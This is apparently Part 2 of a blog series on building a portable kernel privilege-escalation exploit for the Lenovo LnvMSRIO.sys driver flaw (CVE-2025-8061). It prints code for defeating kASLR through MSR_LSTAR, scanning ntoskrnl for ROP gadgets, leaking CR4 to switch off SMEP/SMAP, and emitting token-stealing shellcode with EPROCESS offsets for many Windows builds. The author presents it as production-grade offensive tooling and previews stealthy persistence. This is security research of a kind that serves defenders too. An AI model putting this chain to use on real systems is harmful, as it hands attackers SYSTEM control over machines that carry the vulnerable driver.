engineering-a-fully-dynamic-exploit
The complete source code and all supporting components are in the project repository: CVE-2025-8061. This series was inspired by Quarkslab’s article BYOVD to the next level.
In Part 1 we reverse-engineered Lenovo’s LnvMSRIO.sys, extracted clean arbitrary MSR read/write primitives, built a quick-and-dirty Proof of Concept that overwrote MSR_LSTAR, and successfully got a system shell. It was effective, but completely non-portable. Every address was hardcoded and every assumption was tied to a single Windows 11 24H2 build (26100.1) running on a single VM configuration.
In the real world, kernel exploitation demands resilience. Windows updates shift structures. CR4 values differ between physical CPUs and Systems. A hardcoded exploit that worked on your VM will crash on another target.
In this post, we will evolve the exploit through three distinct versions, each fixing a fatal flaw of the previous one, until we have a 100 % dynamic, runtime-adaptive, CR4-aware Ring-0 payload that defeats kASLR, scans its own ROP gadgets on the fly, leaks the live CR4 register safely, restores system state from inside the kernel, and returns control to user-mode without a bluescreen.
Overview
We are building a Bring-Your-Own-Vulnerable-Driver (BYOVD) chain against LnvMSRIO.sys (CVE-2025-8061). The driver gives us two rock-solid primitives: IOCTL_READ_MSR / IOCTL_WRITE_MSR -> arbitrary MSR read/write.
From these primitives we will:
- Defeat kASLR using MSR_LSTAR + a dynamic PE scanner
- Build a runtime ROP gadget database that survives most patches
- Leak the live CR4 register without breaking the syscall mechanism
- Construct a safe Stage-1 ROP chain that fixes LSTAR inside Ring 0 before returning
- Transition the token stealing payload to use version-dependent EPROCESS offsets
By the end of this post you will understand exactly why each upgrade was mandatory and how the final V3 exploit is production-grade (within the constraints of a BYOVD).
Version 1: Defeating kASLR with a Dynamic Scanner
privescshellv1.cpp introduces the first major architectural upgrade: runtime PE scanning. V0 hardcoded every offset, one patch and it’s dead. V1 computes everything at runtime by treating ntoskrnl.exe as a searchable database.
1.1 The KiSystemCall64 Leak
The entire kASLR bypass hinges on a single hardware guarantee: MSR_LSTAR (0xC0000082) always holds the absolute virtual address of nt!KiSystemCall64. The CPU loads this on every SYSCALL instruction. It cannot point anywhere else, if it does, the system is already compromised. This makes it the most reliable kernel pointer we can ever read:
UINT64 lstar = ReadMSR(hDev, MSR_LSTAR);One read and we have a live kernel pointer. The problem is converting it to a kernel base address which requires knowing KiSystemCall64’s offset (RVA) inside ntoskrnl.exe. That RVA changes with every update. Hardcoding it is exactly what V0 did, and exactly what we’re fixing.
1.2 Engineering the Dynamic Scanner
The strategy is: load the on-disk ntoskrnl.exe as a flat data blob, then pattern-match the known byte signature of KiSystemCall64’s prologue to extract its RVA dynamically.
HMODULE hNtoskrnl = LoadLibraryExA(
    "C:\\Windows\\System32\\ntoskrnl.exe",
    NULL,
    DONT_RESOLVE_DLL_REFERENCES
);
DONT_RESOLVE_DLL_REFERENCES is critical here. It maps the file into memory as a raw PE image without executing it, resolving imports, or running DllMain. We get a byte-for-byte searchable copy of the kernel image in userland memory, with its PE layout intact, at zero risk.
Now the pattern. The prologue of KiSystemCall64 is architecturally stable, it always performs the same first few operations: save user RSP into the KPCR, load the kernel RSP, push the user SS/CS selectors. In WinDbg:

Translated into a pattern + mask:
const char* kiPattern =
    "\x0F\x01\xF8"                         // swapgs
    "\x65\x48\x89\x24\x25\x10\x00\x00\x00" // mov gs:[10h], rsp
    "\x65\x48\x8B\x24\x25\xA8\x01\x00\x00" // mov rsp, gs:[1A8h]
    "\x6A\x2B"                             // push 2Bh
    "\x65\xFF\x34\x25\x10\x00\x00\x00"     // push gs:[10h]
    "\x41\x53"                             // push r11
    "\x6A\x33";                            // push 33h

const char* kiMask = "xxxxxxxx????xxxxx????xxxxxx????xxxx";
The ? wildcards are deliberately placed over the KPCR offsets. These are architectural constants defined by Intel, but Microsoft has patched their values in the past. Masking them means the scanner doesn’t care; it matches the structural intent of the prologue, not every literal byte. This is what makes V1 portable across Windows 10 and 11 builds.
1.3 The Scanner Pipeline
Three functions compose the scanning logic, each with a distinct responsibility:
FindPattern(): Walks a byte range comparing each position against the pattern, honoring wildcards. Returns a pointer to the first match or nullptr.
ScanModuleForRVA(): Calls GetModuleSize() to parse SizeOfImage from the Optional Header, so the scan never reads past the image boundary. Returns the match as an RVA (offset from image base) rather than an absolute pointer, which is what we actually need to compute kernel addresses later.
IsExecutableAddress() + ScanModuleForRVA(isExecutable = true): After a byte match, before accepting it, the scanner parses the PE headers (traversing from the DOS header to the NT headers to locate the Section Header array). It then validates the gadget’s RVA against three rejection criteria: IMAGE_SCN_MEM_EXECUTE not set -> data section, reject IMAGE_SCN_MEM_DISCARDABLE set -> INIT section, freed after boot, reject Section name starts with PAGE or INIT -> pageable/init code, reject
This matters because ntoskrnl.exe contains sections like .PAGE (pageable code, may not be resident) and INIT (boot-time only, physically freed once Windows finishes loading). A gadget in either of these regions would either be swapped out or simply not mapped at runtime. The filter guarantees every returned gadget lives in permanently resident, executable memory, .text essentially.
1.4 Computing Kernel Base
Once KISYSTEMCALL64_OFFSET is found:
UINT64 kernelBase = lstar - KISYSTEMCALL64_OFFSET;All gadget addresses are then simply:
UINT64 qGadget_poprcx_ret = kernelBase + GADGET_POPRCX_RET;
// ... etc
kASLR is dead. Every pointer is valid for this boot session regardless of when it was last rebooted.
1.5 What V1 Doesn’t fix
The remaining hardcoded value is CR4_VALUE 0x350ef8 at the top of the file. CR4 varies by hardware configuration, hypervisor presence, and Windows build. On a machine with different features enabled or disabled, that value could write an invalid CR4 and fault the CPU. That is a fatal flaw which V2 will need to address by reading CR4 dynamically at runtime rather than baking it in at compile time.
Version 2: Leaking the CR4
2.1 Why CR4 Cannot Be Hardcoded
CR4 is the CPU’s feature-control register. Every bit in it enables or disables a hardware-enforced protection. In the context of this exploit the two bits that matter are:
- Bit 20: SMEP. Prevents the kernel from executing usermode pages.
- Bit 21: SMAP. Prevents the kernel from accessing usermode pages.
To run shellcode sitting in a usermode allocation, both bits need to be cleared before redirecting execution there, then restored afterward so the system doesn’t crash on the next kernel operation that checks them.
V1 did this with a precomputed value: read CR4 once in WinDbg and mask off bits 20 and 21. That works on that machine and build, but running it on a different one is a high risk low reward gamble. The problem is that CR4 is not a fixed value. It depends on:
- Hardware features: different CPU generations expose different bits. A machine without MPX, PKU, or CET sets different bits entirely.
- Hypervisor presence: a guest VM running under Hyper-V or VMware will have certain CR4 bits forced on or off by the hypervisor’s VMCS policy. The value you read in the VM is meaningless on a bare-metal target.
- Windows build: Microsoft has enabled new CR4 features across Windows 10/11 versions. A value correct for build 19041 may have bit 23 (KEY) or bit 22 (PKE) in a different state on 26100.
The fix is obvious in hindsight: read CR4 from the live system at runtime, the same way we already read LSTAR. But unlike LSTAR, CR4 isn’t accessible via rdmsr. It’s a control register. You need a mov “some register”, cr4 instruction executing in Ring 0. Which means another ROP chain.
2.2 The CR4 Leak Gadget
Using rp++ to assess the landscape, we stumble upon this rop (which is I think is the only usefull one for the CR4 leak):
mov     rax, cr4
mov     qword ptr [rcx+18h], rax    ; write CR4 to memory at rcx+0x18
mov     rax, cr8
mov     qword ptr [rcx+0A0h], rax
sgdt    tbyte ptr [rcx+56h]
sidt    tbyte ptr [rcx+66h]
str     word ptr [rcx+70h]
sldt    word ptr [rcx+72h]
stmxcsr dword ptr [rcx+74h]
ret
This is a processor state capture routine inside the kernel, some diagnostic or context-save function that snapshots CPU registers into a struct. It reads CR4 into RAX, then immediately writes RAX into memory at [rcx + 0x18]. The key insight: RCX is caller-controlled. If we control what’s in RCX when this gadget executes, we control where CR4 gets written. Point RCX at a usermode buffer we own, subtract 0x18 from the address so that rcx + 0x18 lands exactly where we want it, and the gadget will deposit the live CR4 value right into our buffer.
The leak buffer is allocated and pinned before the ROP chain runs:
void* LeakBuffer = VirtualAlloc(NULL, 0x200, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
VirtualLock(LeakBuffer, 0x200);
memset(LeakBuffer, 0, 0x200);
VirtualLock is critical here. It calls MmProbeAndLockPages internally, forcing the physical pages to be present and non-pageable for the duration. Without it, there’s a theoretical window where the page could be swapped out between the ROP chain writing to it and us reading from it, unlikely, but with a ROP chain executing in Ring 0 during a brief window between syscall and sysret, we want zero uncertainty about memory availability.
After the ROP chain completes, the leaked value is retrieved at exactly the offset the gadget wrote it:
UINT64 CR4_original = *(UINT64*)((UINT8*)LeakBuffer + 0x18);And the SMEP/SMAP-disabled value is computed cleanly:
UINT64 CR4_smep_smap_off = CR4_original & ~((1ULL << 20) | (1ULL << 21));Bit 20 and bit 21 cleared. Everything else, every other hardware feature in CR4, preserved exactly as the live system has it.
2.3 The First Attempt and the Fatal Oversight
Before the leak ROP chain could be designed, there was a decision to make about sequencing: how do you restore LSTAR after the leak phase completes?
The obvious answer and the one that seems completely reasonable at first is to just call WriteMSR() after PrepareStackCr4() returns:
WriteMSR(hDev, MSR_LSTAR, qGadget_swapgs_iretq); // corrupt LSTAR
PrepareStackCr4(...);                            // run leak ROP
WriteMSR(hDev, MSR_LSTAR, lstar);                // restore LSTAR  <- first attempt
This fails immediately. The system crashes the moment WriteMSR is called after the ROP chain.
The reason is subtle but obvious in retrospect. WriteMSR is not a magical function. Look at its implementation:
BOOL WriteMSR(HANDLE hDev, ULONG reg, UINT64 value) {
    MSR_WRITE_INPUT input = { reg, value };
    DWORD ret = 0;
    return DeviceIoControl(hDev, IOCTL_WRITE_MSR, ...);
}
DeviceIoControl is a Win32 API. Win32 APIs are wrappers around NtDeviceIoControlFile. NtDeviceIoControlFile is a syscall. And a syscall means the CPU executes SYSCALL, which loads the address from MSR_LSTAR and jumps to it.
LSTAR is still pointing at the swapgs ; iretq gadget.
The moment WriteMSR tries to issue that syscall, the CPU jumps to swapgs ; iretq instead of KiSystemCall64. The system executes iretq with a garbage stack frame and faults. The machine is dead before LSTAR ever gets restored.
The LSTAR we corrupted to trigger the leak ROP is still corrupted. Any code path that issues a syscall, and DeviceIoControl absolutely does, will hit this landmine. The restoration must happen from within the ROP chain itself, before control ever returns to usermode.
2.4 The Corrected Design
The solution is to extend the leak ROP chain with a wrmsr sequence that restores LSTAR to its original value before executing the return to usermode. This requires four gadgets:
DWORD GADGET_POPRCX_RET = ScanModuleForRVA(..., "\x59\xC3", "xx", "pop rcx ; ret");
DWORD GADGET_POPRAX_RET = ScanModuleForRVA(..., "\x58\xc3", "xx", "pop rax ; ret");
DWORD GADGET_POPRDX_RET = ScanModuleForRVA(..., "\x5a\xc3", "xx", "pop rdx ; ret");
DWORD GADGET_WRMSR_RET  = ScanModuleForRVA(..., "\x0f\x30\xc3", "xxx", "wrmsr ; ret");
The wrmsr instruction writes a 64-bit value into an MSR. The interface is fixed by the ISA:
- ECX = MSR index (which MSR to write)
- EDX:EAX = the 64-bit value, split across two 32-bit registers. EDX holds the high 32 bits, EAX holds the low 32 bits.
So to restore MSR_LSTAR (0xC0000082) to its original value, the chain needs to:
- Load ECX with 0xC0000082
- Load EAX with the low 32 bits of the original LSTAR
- Load EDX with the high 32 bits of the original LSTAR
- Execute wrmsr
WriteMSR(hDev, MSR_LSTAR, qGadget_swapgs_iretq); // corrupt: aim LSTAR at swapgs;iretq

PrepareStackCr4(                                  // leak phase ROP chain:
    qGadget_swapgs_sysret,                        // final return gadget
    qGadget_poprcx_ret,                           // for wrmsr setup
    qGadget_movraxcr4_sysret,                     // the CR4 read gadget
    (UINT64)LeakBuffer,                           // where to write CR4
    qGadget_poprax_ret,                           // load EAX
    (UINT64)(lstar & 0xFFFFFFFF),                 // LSTAR low dword
    qGadget_poprdx_ret,                           // load RDX
    (UINT64)(lstar >> 32),                        // LSTAR high dword
    qGadget_wrmsr_ret                             // wrmsr; LSTAR restored
);

// LSTAR is already KiSystemCall64 again. Safe to call anything.
UINT64 CR4_original = *(UINT64*)((UINT8*)LeakBuffer + 0x18);
After this returns, the leaked value is sitting in LeakBuffer + 0x18, LSTAR is clean, and the system is fully functional. The rest of V2 is identical to V1: build the token-stealing shellcode, corrupt LSTAR again for the main exploit phase, run PrepareStack, spawn the shell. The only difference is that CR4_original now comes from the hardware rather than a #define.
2.5 What’s Still Missing
V2 is the first version of the exploit that could be dropped onto an unknown target machine and have a reasonable expectation of working. Every value it uses to manipulate hardware state, LSTAR, CR4, all gadget addresses, comes from the live system directly. Nothing is assumed about the hardware.
But hardware state is only half the picture. The token-stealing shellcode still contains a different class of hardcoded values entirely. Look at the loop in BuildShell:
mov r9, qword ptr [r9+1D8h]   ; ActiveProcessLinks
sub r9, 1D8h
mov r10, qword ptr [r9+1D0h]  ; UniqueProcessId
mov rcx, qword ptr [r9+248h]  ; Token
mov qword ptr [r8+248h], rcx
0x1D0, 0x1D8, 0x248. They’re byte offsets into _EPROCESS, the kernel’s internal process object. And Microsoft never documents them, never stabilizes them, and has quietly changed them across nearly every major Windows release. On the wrong build, these offsets don’t point to the PID, the process list, and the token. They point into the middle of some other field entirely. The shellcode walks whatever it finds there, searching for PID 4. It will either loop infinitely, corrupt something critical, or fault. V2 solves the hardware problem completely and then drives straight into this wall.
Version 3: The Dynamic EPROCESS Problem
3.1 The Structure Microsoft Doesn’t Want You to Know
_EPROCESS is the kernel’s master object for every running process. It contains everything: the PID, the security token, the list linkage that chains all processes together, the virtual address descriptor tree… hundreds of fields spanning over a kilobyte of memory. It is one of the most central data structures in the entire Windows kernel.
Microsoft has never publicly documented it. What the research community knows about it comes from three sources: PDB symbol files that ship with Windows and expose field names and offsets for debugging tools, reverse engineering, and community projects.
The reason Microsoft doesn’t document it is precisely because they want the freedom to change it, and they exercise that freedom regularly. The offsets for UniqueProcessId, ActiveProcessLinks, and Token have shifted across Windows versions as new security features, new kernel subsystems, and new audit fields were inserted into the structure.
- Windows 11 (24H2): 0x248, 0x1d8, 0x1d0, 0x2e0, 0x5fa
- Windows 10 (20H1): 0x4b8, 0x448, 0x440, 0x550, 0x87a
- Windows 10 (19H1): 0x360, 0x2f0, 0x2e8, 0x3f8, 0x6fa
- Windows 10 (1803): 0x358, 0x2e8, 0x2e0, 0x3f8, 0x6ca
In order: Token, Active Process Links, PID, PEB, Protection
A sampling across recent builds clearly showcases the issue. The jump between 19041 and 26100 alone is a delta of 0x270 bytes. Shellcode built against one will silently walk into garbage memory on the other. This is the most common reason token-stealing exploits crash target machines in practice.
3.2 Why Pattern Scanning Fails Here
The natural instinct, after watching the PE scanner solve the gadget problem so cleanly in V1 and V2, is to apply the same technique here. Scan ntoskrnl.exe for a function that references these offsets, extract them from the instruction encoding, done.
The problem is that _EPROCESS fields are accessed from hundreds of places throughout the kernel. UniqueProcessId alone appears in dozens of functions. There is no single canonical accessor with a stable enough prologue to write a reliable pattern against. The functions that do access these fields are themselves subject to compiler reordering, inlining, and restructuring across builds. The bytes surrounding the offset encoding change even when the offset itself doesn’t.
A smarter scan that tries to reconstruct the calling context: confirm this is inside function X, that the base register holds an EPROCESS pointer… requires essentially rewriting a partial disassembler and control-flow analyzer, which is a significant project of its own and still fragile across compiler changes.
The pattern approach that worked for KiSystemCall64 worked because that function has an architecturally-motivated prologue that is structurally unique and semantically stable. _EPROCESS offsets have neither property. There is no equivalent anchor.
3.3 The Right Answer: A Lookup Table
The correct solution is to stop trying to derive these values at runtime from the binary and instead ship them pre-computed. The build number of the running system is always available from usermode without any privileges:
// KUSER_SHARED_DATA is mapped read-only at 0x7FFE0000 in every x64 Windows process.
// NtBuildNumber sits at offset 0x260.
DWORD currentBuild = *(DWORD*)(0x7FFE0260);
KUSER_SHARED_DATA is a shared memory page the kernel maintains and maps into every process. It contains system-wide constants that usermode code needs frequently without the overhead of a syscall, the system time, processor features, and crucially, the current build number. It’s a direct memory dereference that works in any process at any integrity level.
With the build number in hand, the lookup is a simple table scan:
struct EprocessOffsets {
    DWORD UniqueProcessId;
    DWORD ActiveProcessLinks;
    DWORD Token;
};

struct OsOffsetEntry {
    DWORD BuildNumber;
    EprocessOffsets Offsets;
};

OsOffsetEntry OffsetDictionary[] = {
    {
        26100,              // Windows 11 24H2
        { 0x1D0, 0x1D8, 0x248 }
    }
    // Real deployment: every supported build listed here
};
The resolution function reads the live build number, walks the table, and returns the matching offsets or aborts cleanly:
EprocessOffsets ResolveDynamicEprocessOffsets() {
    EprocessOffsets offsets = { 0 };
    DWORD currentBuild = *(DWORD*)(0x7FFE0260);

    printf("[*] Target system is running Windows Build: %lu\n", currentBuild);

    size_t dictionarySize = sizeof(OffsetDictionary) / sizeof(OffsetDictionary[0]);

    for (size_t i = 0; i < dictionarySize; i++) {
        if (OffsetDictionary[i].BuildNumber == currentBuild) {
            offsets = OffsetDictionary[i].Offsets;
            printf("[+] Match found in dictionary!\n");
            printf("    -> UniqueProcessId:    0x%X\n", offsets.UniqueProcessId);
            printf("    -> ActiveProcessLinks: 0x%X\n", offsets.ActiveProcessLinks);
            printf("    -> Token:              0x%X\n", offsets.Token);
            return offsets;
        }
    }

    printf("[-] FATAL: Build %lu is not in the dictionary.\n", currentBuild);
    printf("[-] Aborting exploit to prevent BSOD.\n");
    return offsets; // Returns zeroed struct
}
3.4 How the Offsets Flow Into the Shellcode
Once resolved, the offsets are passed directly into BuildShell, where they replace every previously hardcoded immediate. The key difference between V2 and V3’s shellcode emission is visible in the loop construction. V2 emitted:
// Hardcoded
AppendToBuffer("\x4d\x8b\x89\xd8\x01\x00\x00", 7); // mov r9, [r9+0x1D8]
AppendToBuffer("\x49\x81\xe9\xd8\x01\x00\x00", 7); // sub r9, 0x1D8
AppendToBuffer("\x4d\x8b\x91\xd0\x01\x00\x00", 7); // mov r10, [r9+0x1D0]
V3 emits the opcode prefix separately and splices in the resolved offset as raw bytes:
// Dynamic
AppendToBuffer("\x4d\x8b\x89", 3);                         // mov r9, [r9 + ...]
AppendToBuffer(&offsets.ActiveProcessLinks, 4);             // ... 0x1D8 (from table)

AppendToBuffer("\x49\x81\xe9", 3);                         // sub r9, ...
AppendToBuffer(&offsets.ActiveProcessLinks, 4);             // ... 0x1D8

AppendToBuffer("\x4d\x8b\x91", 3);                         // mov r10, [r9 + ...]
AppendToBuffer(&offsets.UniqueProcessId, 4);                // ... 0x1D0
The machine code emitted is byte-for-byte identical to V2’s output when run on build 26100. On any other supported build it emits the correct encoding for that build’s layout. The shellcode is assembled at runtime, just before it’s needed, with values sourced from the table that was populated ahead of time through research.
One offset notably does not come from the table: the KTHREAD to EPROCESS link at 0xB8. This is accessed via gs:[0x188] to get the current KTHREAD, then [rax + 0xB8] to get the owning EPROCESS. The 0xB8 offset has been stable across all modern 64-bit Windows versions and is considered safe to hardcode. Everything else is dynamic.
3.5 The Lookup Table in Practice — What Real Deployment Looks Like
In this PoC, the dictionary contains exactly one entry: build 26100. That’s sufficient for development and testing on a single machine, but it’s also the most obvious limitation of V3. The exploit is only as portable as the table it carries.
In real-world offensive tooling the table is a separate data file bundled with the binary, potentially containing dozens of entries covering every supported Windows 10 and 11 release:
OsOffsetEntry OffsetDictionary[] = {
    { 17763, { 0x2E8, 0x2F0, 0x360 } },  // Win10 1809
    { 18362, { 0x2E8, 0x2F0, 0x360 } },  // Win10 1903
    { 18363, { 0x2E8, 0x2F0, 0x360 } },  // Win10 1909
    { 19041, { 0x440, 0x448, 0x4B8 } },  // Win10 2004
    { 19042, { 0x440, 0x448, 0x4B8 } },  // Win10 20H2
    { 19043, { 0x440, 0x448, 0x4B8 } },  // Win10 21H1
    { 19044, { 0x440, 0x448, 0x4B8 } },  // Win10 21H2
    { 19045, { 0x440, 0x448, 0x4B8 } },  // Win10 22H2
    { 22000, { 0x440, 0x448, 0x4B8 } },  // Win11 21H2
    { 22621, { 0x1D0, 0x1D8, 0x248 } },  // Win11 22H2
    { 22631, { 0x1D0, 0x1D8, 0x248 } },  // Win11 23H2
    { 26100, { 0x1D0, 0x1D8, 0x248 } },  // Win11 24H2
};
Each entry is verified against PDB symbols for that specific build. Adjacent builds that share offsets are still listed separately. The lookup is by exact build number, and an unknown build gets an explicit abort rather than a best-effort guess that corrupts kernel memory.
3.6 The Complete Picture

V3 is the first version where every value the shellcode used is resolved correctly for the target at runtime, through either live hardware reads or a pre-verified lookup.
The remaining limitation is the table’s coverage. That’s not a technical problem as much as it is a maintenance problem. And maintenance problems, unlike architectural ones, have straightforward solutions.
Conclusion — We Are Now Ready for Part 3
We set out in Part 2 to transform a brittle, single-machine PoC into something that could survive the real world. Looking back at the three versions:
V1 proved the concept of dynamic scanning.
V2 confronted the subtler problem of hardware state.
V3 addressed the last class of hardcoded values, the _EPROCESS field offsets.
The exploit is now dynamic, reliable, and portable across Windows 11 24H2 machines, as long as the vulnerable driver is present and VBS/HVCI are disabled.
What Part 3 brings is a different class of problem entirely. Everything in Part 2 was about getting to SYSTEM. Part 3 is about staying there, invisibly, persistently, across reboots, in the face of kernel integrity mechanisms that were specifically designed to detect and respond to exactly what we’ve just built.
Part 2 answered the question: how do you get arbitrary Ring 0 execution on a modern Windows system reliably? Part 3 asks what you do with it once you’re there.